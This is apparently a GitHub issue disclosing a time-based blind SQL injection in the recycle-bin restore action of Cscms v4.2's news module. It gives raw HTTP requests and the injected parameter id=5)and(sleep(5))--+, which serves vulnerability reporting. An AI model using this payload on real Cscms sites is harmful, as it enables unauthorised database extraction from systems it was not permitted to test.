New issue

Jump to bottom

SQL injection vulnerability exists in Cscms music portal system v4.2(news_News.php_hy) #16

Open **Am1azi3ng** opened this issue on Mar 15 · 0 comments

Am1azi3ng commented on Mar 15 • edited

There is a SQL blind injection vulnerability in news_News.php_hy


Details

After the administrator is logged in, a news needs to be added

```
POST /admin.php/news/admin/news/save HTTP/1.1
Host: cscms.test
Content-Length: 204
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/news/admin/news/edit
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=5apla1fdentnsdis6lbq25n548poo682
```

```
Connection: close

cid=1&tid=0&reco=1&color=&name=1&addtime=ok&info=1&pic=&pic2=&tags=&hits=0&yhits=0&zhits=0&rhits=0&dh
```





delete this article to trash


When restoring articles in the recycle bin, construct malicious statements and implement sql injection

```
GET /admin.php/news/admin/news/hy?id=5)and(sleep(5))--+ HTTP/1.1
Host: cscms.test
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://cscms.test/admin.php/news/admin/news?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=7qpsm1cblear8tgkbflk5mdl7qa7k23f
Connection: close
```

The payload executes and sleeps for 5 seconds








Because the first letter of the background database name is "c", it sleeps for 5 seconds

Vulnerability source code
\News::hy



Close "id" to achieve blind injection, so the vulnerability exists

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

---

1 participant